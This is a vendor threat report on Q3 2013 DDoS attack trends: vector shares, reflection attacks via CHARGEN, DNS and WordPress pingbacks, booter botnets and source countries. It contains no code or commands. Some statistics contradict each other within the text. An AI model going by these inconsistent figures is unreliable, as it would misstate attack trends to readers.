Prolexic Quarterly Global DDoS Attack Report

Q3 2013

DDoS perpetrators changed tactics
to amplify attack sizes and hide identities

www.prolexic.com

PROLEXIC
DDoS Attacks End Here.

Table of Contents

At a Glance

Compared to Q2 2013

- 1.58 percent increase in total DDOS attacks
- 6 percent decrease in application layer (Layer 7) attacks
- 4 percent increase in infrastructure (Layer 3 & 4) attacks
- 44 percent decrease in the average attack duration: 21.33 hours vs. 38 hours
- China maintains its position as the main source country for DDoS attacks

Compared to Q3 2012

- 58 percent increase in total DDOS attacks
- 101 percent increase in application layer (Layer 7) attacks
- 48 percent increase in infrastructure (Layer 3 & 4) attacks
- 12.3 percent increase in the average attack duration: 21.33 hours vs. 19 hours

Analysis and emerging trends

Q3 is typically one of the quieter quarters for distributed denial of service (DDoS) attacks. However, it would be wrong to conclude that Q3 2013 was uneventful, as there was a clear shift in attack methodologies during the quarter and some notable attacks directed at Prolexic's global client base. The largest attack Prolexic mitigated peaked at 120 Gbps and was directed at a media company (see Attack Spotlight on page 12 for more details).

Prolexic observed many interesting metrics that illustrate significant changes in DDoS attack methodologies, most notably a shift away from SYN floods to UDP-based attacks, and the rapid adoption of Distributed Reflection Denial of Service (DrDoS) attacks.

In previous reports, Prolexic has focused on the use of the BroDoS toolkit to generate high-bandwidth attacks using misconfigured servers. Reflection attacks use a different kind of bot and require a different type of server to spoof the target IP. Prolexic believes the adoption of DrDoS attacks is likely to continue, as fewer bots are required to generate high volumes of attack traffic due to reflection and amplification techniques. Another advantage, which may contribute to the increasing adoption of DrDoS attacks, is the anonymity provided by spoofing IP addresses.

As in previous quarters, attackers primarily used infrastructure-directed attacks (Layer 3 and Layer 4). This accounted for 76.52 percent of all attacks, with application layer attacks making up the remainder. As noted above, there was a shift in infrastructure attack methodologies, illustrating the increased of use of the CHARGEN protocol in DrDoS attacks.

For the quarter, peak bandwidth averaged 3.06 Gbps and peak packets-per-second (pps) averaged 4.22 Mpps[1]. Average attack duration declined considerably, dropping to 21.33 hours. This change can be attributed to the absence of the BroDoS framework and the increasing number of reflection attacks, which are typically shorter in duration. This reverses the trend of gradually increasing attack durations in recent quarters.

Q3 2013 set a record for the number of attacks directed against Prolexic's global client base. The increase was inconsequential (1.58 percent) compared to the previous quarter, but illustrates a consistently heightened level of global DDoS attack activity. July was the most active month of the quarter, accounting for 36.70 percent of all attacks, followed by September (35.55 percent) and August (27.75 percent). In Q3, the week of July 21 was the most active of the quarter.

As is commonplace, the list of source countries responsible for launching DDoS attacks was dynamic with the exception of China, which remained firmly in first place with 62.26 percent of attack sources. Such a high percentage easily overshadowed other countries on the top 10 list, each of which originated less than 10 percent of attacks.

[1] Prolexic no longer provides average attack bandwidth (Gbps) and average packet-per-second (pps) rates in its quarterly attack reports. Peak rates are a better measure of the size and intensity of DDoS attacks and are more useful for capacity planning purposes.

Compared to Q3 2012

Compared to Q3 2012, the total number of attacks increased 58 percent. Looking at attack types, the total number of infrastructure attacks increased 48 percent, while the total number of application attacks (Layer 7) increased by 101 percent compared to a year ago. Most notable is the significant rise (+265 percent) in the use of reflection attacks compared to the same quarter in 2012. Average attack durations remained virtually unchanged, registering an increase of just 2 percent.

Compared to Q2 2013

The number of attacks increased 1.58 percent compared to the previous quarter, reflecting a consistently high level of DDoS attack activity. A slight shift to infrastructure attacks from application attacks was noted, but it is not as significant. Compared to last quarter, attack methodologies have shifted away from SYN floods to UDP-based attacks and especially reflection attacks. Average attack duration fell considerably from 38 hours last quarter to 21.33 hours in Q3.

Total attack vectors (Q3 2013)

A small percentage reduction was observed for application attack vectors during Q3 2013 when compared to the previous quarter. Application attacks declined slightly to 23.48 percent, down from 25.29 percent in Q2 2013. However, in comparison with the same quarter a year ago, application attacks have increased by almost 6 percent (from 17 percent to 23 percent).

Infrastructure attacks, which totaled 76.52 percent in Q3 2013, continued to represent the majority of attacks observed and mitigated. There was a small (2 percent) increase compared to last quarter (76.52 percent vs. 74.71 percent) and an approximately 4 percent reduction when compared to a year ago (76.52 percent vs. 81.40 percent). Q3 2012 application attacks represented approximately 19 percent of all attacks, while this quarter the total percentage of application layer attacks rose to 23 percent, an increase of approximately 4 percent.

The use of application-based attacks remained consistent, though some of the major campaigns that used web-based attack vectors subsided. Worth noting was the increased of use of CHARGEN in DrDoS attacks, which has been seen in several recent campaigns as a primary attack vector. A significant shift to reflection-based attack vectors was also observed, rising 69 percent compared to the previous quarter, and 265 percent when compared to the same quarter a year ago.




Figure 1: Types of DDoS attacks and their relative distribution in Q3 2013

Infrastructure layer attacks

The use of the CHARGEN protocol increased 3.37 percent when compared to other infrastructure attack methods. PLXsert has closely monitored the increased use of the CHARGEN attack methodology and authored a **white paper** on the topic. The use of CHARGEN has helped fuel the use of reflection vector attacks, especially as a result of the release of new DDoS tools and methods, which is discussed in detail later in this report.

Analysts estimate that there are hundreds of thousands of servers hosting vulnerable CHARGEN services. These numbers are expected to increase as new misconfigured servers are deployed worldwide. The seemingly small 3 percent increase in CHARGEN protocol attacks is notable, considering there were no observed CHARGEN attacks during Q2 2013.

Another noticeable change is the use of the DNS protocol as an attack vector. PLXsert previously released **white papers** and **proof of concept tools** that demonstrate methods in which the DNS protocol can be abused and turned into an attack vector as part of a reflection attack. Figure 1 shows that (8.94 percent) of infrastructure attacks were based on the DNS attack protocol, a 4 percent increase compared to Q3 2012 (5 percent).

Infrastructure-based attack protocols such as SYN remained in steady use throughout the quarter at 18.16 percent. SYN has also been observed in reflection attack campaigns. The UDP attack vector totaled 29.32 percent of all attacks – a 10 percent increase compared to the previous quarter, returning to levels seen in Q2 2012 (29 percent).

Q3 statistics indicate that attackers currently favor UDP protocol-based attacks. Adoption of the UDP-based CHARGEN protocol has been rapid, and it is widely available on the DDoS-as-a-Service market. Its use in attacks is expected to increase unless cleanup efforts and information awareness campaigns are undertaken to highlight the CHARGEN attack method.

Application attacks

The use of application layer DDoS attacks has been consistent, representing more than 20 percent of the total number of attacks. This can be attributed to the effectiveness of the method, as fewer bots are needed to exhaust the resources of a target application.

PLXsert has observed widespread use of PHP web shell-based botnets. Although major campaigns against financial institutions have subsided, our research shows that these botnet graveyards have now been taken over and activated by different, unaffiliated hacking groups. Parts of these botnets have also been adopted by DDoS-as-a-Service vendors. Consequently, these powerful botnets are available for use and can be directed to any target of choice. Their presence has increased the effectiveness of DDoS attack services.

At 23.48 percent, there is a 2.5 percent decrease in total application attacks compared to last quarter (26 percent) and an approximate 5 percent increase compared to Q3 2012 (19 percent). This reflects a fairly consistent level of Layer 7 attacks. When looking at the Layer 7 protocols, HTTP GET leads with 18.03 percent, a 4 percent reduction from last quarter and a 5 percent increase from Q3 2012 (13.50 percent). The HTTP POST protocol is second, with 3.37 percent of all attacks and the SSL GET protocol was third with 0.78 percent.

Comparison: Attack vectors (Q3 2013, Q2 2013, Q3 2012)

Attack vectors remained consistent throughout Q3 2013, favoring infrastructure layer attacks over application layer attacks. Previous reports validate a steady increase in both UDP/UDP fragment floods mitigated by Prolexic Technologies; this is due to global attack campaigns being engaged with a proliferation of PHP booter web shells. Although PHP booter shells are capable of launching application layer attacks, the coding and customization is slightly more complex than the average DDoS attack script, and therefore UDP floods were frequently chosen. This attack method within the PHP booter framework has evolved to include other methods such as DNS and CHARGEN, thus modifying the scope of attack types being used by malicious actors. This is evident by the increase of reflection attacks this quarter.

When Q3 2013 Layer 3 attack statistics are analyzed at a more granular level, it appears that a significant portion of UDP floods were reflected amplification attacks using DNS and CHARGEN. Traditional attack methods, such as ICMP floods, dropped this quarter. The movement away from ICMP floods toward reflected amplification attacks is due to a shift in attack offerings among DDoS-as-a-Service stressor services.

Throughout 2012 and 2013, CHARGEN attacks grew in prominence from a rarely used debug protocol to a potent source of unwanted, amplified traffic. Source port UDP 19 serves as a unique identifier for CHARGEN attacks.

Reflected amplification attacks were a potentially greater DDoS threat than Layer 7 application attacks this quarter, and once again, WordPress blogs were exploited en masse. However, this time attackers simply made use of intended XML-RPC pingback functionalities that were enabled by default. In short, attackers would send spoofed traffic to victim WordPress blogs that had XML-RPC pingback enabled, and the blogs would respond to the target with a large, unwanted body of XML. In response to these attacks, WordPress no longer has XML-RPC enabled by default on new installations. More information about this attack vector can be found at **http://www.virusbtn.com/news/2013/05_01.xml**.

The graphic in Figure 2 compares Q3 2013 attack vectors with Q2 2013 and Q3 2012. As previously noted, 3.37 percent of UDP traffic originated as CHARGEN attacks, 11.41 percent consisted of ICMP traffic and 8.94 percent consisted of DNS traffic. The DNS attack traffic over the quarter represents a shift in the DDoS-as-a-Service market – a decrease of DNS amplification traffic and an increase of CHARGEN attack traffic.




Figure 2: Attack vectors Q3 2013, Q2 2013 and Q3 2012

Regarding additional Layer 3/4 attack vectors, the SYN flood attack vector consisted of 18.16 percent of total infrastructure DDoS attacks. This statistic indicates that SYN floods remain the most popular vector for Layer 3 attacks. Although the percentage of SYN floods has decreased this quarter compared to Q2 2013 and Q3 2012, SYN floods still remain the most popular of all infrastructure attacks, most likely due to the proliferation of easy-to-use stress-testing tools that are freely available.

If SYN and SYN Push floods are combined (18.16 percent + 0.13 percent = 18.29 percent) and compared with UDP and UDP Fragment floods (14.66 percent + 14.66 percent = 29.32), the data clearly shows a strong increase in the adoption of UDP-based attack methodologies in Q3.

Total attacks per week (Q3 2013 vs. Q3 2012)

Figure 3 shows the quarter's busiest week for DDoS attack activity was August 26-September 1. Attacks that week nearly tripled year-over-year. This might relate to schools and universities resuming after the summer break. Attack alerts began to spike on Prolexic's mitigation network during this time, in comparison to Q3 2012, which was comparatively idle.

The use of *itsoknoproblembro* (BroDoS) botnet has decreased substantially over the last several months and has been ineffective as a DDoS attack and propaganda tool due to Internet cleanup efforts and widespread knowledge about its attack methods and tools. PLXsert observed a significant decline in active BroBots (machines that are infected with the attack scripts) based on third-party intelligence sources that track infections of this threat.




Figure 3: Changes in DDoS attacks per week Q3 2013 vs. Q3 2012

Top ten source countries (Q3 2013)

China was the main source of DDoS attacks during Q3 2013, accounting for 62 percent of attacks. Within China, several thousand open CHARGEN servers have originated attack traffic identified in these campaigns.

The United States took second place among the top attack source countries with 9.06 percent. The United States has one of the biggest computer infrastructures in the world, and it is expected that its appearance in the top 10 will fluctuate as new vulnerabilities spawn more zombies and command-and-control servers, which initiates a cycle of identification, blacklisting and eventual cleanup.

A slightly different cycle occurs in regions with very large infrastructures where server administrators are inexperienced with enterprise network management, and in regions where there is a proliferation of so-called bulletproof hosting farms. These hosts are ISPs that do not obey their own terms of service and tolerate malicious activity for a higher fee.

In Q3 2013, the Republic of Korea ranked third as an originator of DDoS traffic, accounting for 7.09 percent of attacks. Korea has been a steady participant in the top 10, as has Brazil, in fourth place with 4.46 percent of attacks, and Russia with 4.45 percent of attacks.

At the bottom of the top 10 rankings, we found India (3.45 percent), Taiwan (2.95 percent), Poland (2.23 percent), Japan (2.11 percent) and Italy (1.94 percent).




Figure 4: Top ten source countries for DDoS attacks in Q3 2013

Comparison: Top ten source countries (Q3 2013, Q2 2013, Q3 2012)

This quarter, the number of attacks originating from China increased 22.92 percent compared to last quarter (39.08 percent) and 26.79 percent compared to Q3 2012. China possesses a large number of CHARGEN servers that are participating in reflection attack campaigns, which played a significant role in its securing the top position in Q3.

The United States was in second place, having originated 9.06 percent of attacks, which represents an increase of 4.94 percent compared to Q2 2013 (4.12 percent) and a reduction of 18.79 percent compared to Q3 2012 (27.85 percent).

Mexico was absent from the top 10, despite placing second the previous quarter by originating 27.32 percent of attacks in Q2. No significant DDoS campaigns were observed from Mexico this quarter.

Other countries represented in Q3 include the Republic of Korea with 7 percent, similar to Q2 2013 and an increase of 5 percent compared Q3 2012. The Russian Federation originated 4.45 percent of attacks, which is 3.13 percent less compared to Q2 2013 (7.58 percent). At 2.95 percent, Taiwan increased its total slightly compared to last quarter (1.81 percent). Italy originated 1.94 percent of DDoS attack traffic, down from 2.28 percent in Q2.




Figure 5: Top ten source countries for DDoS attacks in Q3 2013, Q2 2013 and Q3 2012

Comparison: Attack campaign start time per day (Q3 2013, Q2 2013, Q3 2012)

As noted in Prolexic's previous reports, the majority of DDoS attacks take place around 12:00 GMT, which equates to 4 a.m. Pacific and 7 a.m. Eastern in the United States. This quarter was no different with 12:00 GMT being the most popular attack start time. The two hours that immediately followed were the second and third most popular attack times.

Figure 6 outlines the distribution of attack start times. The graph also shows attack traffic during Q2 2013 and Q3 2012. The data indicates the majority of attacks occur between 12:00 GMT and 18:00 GMT.

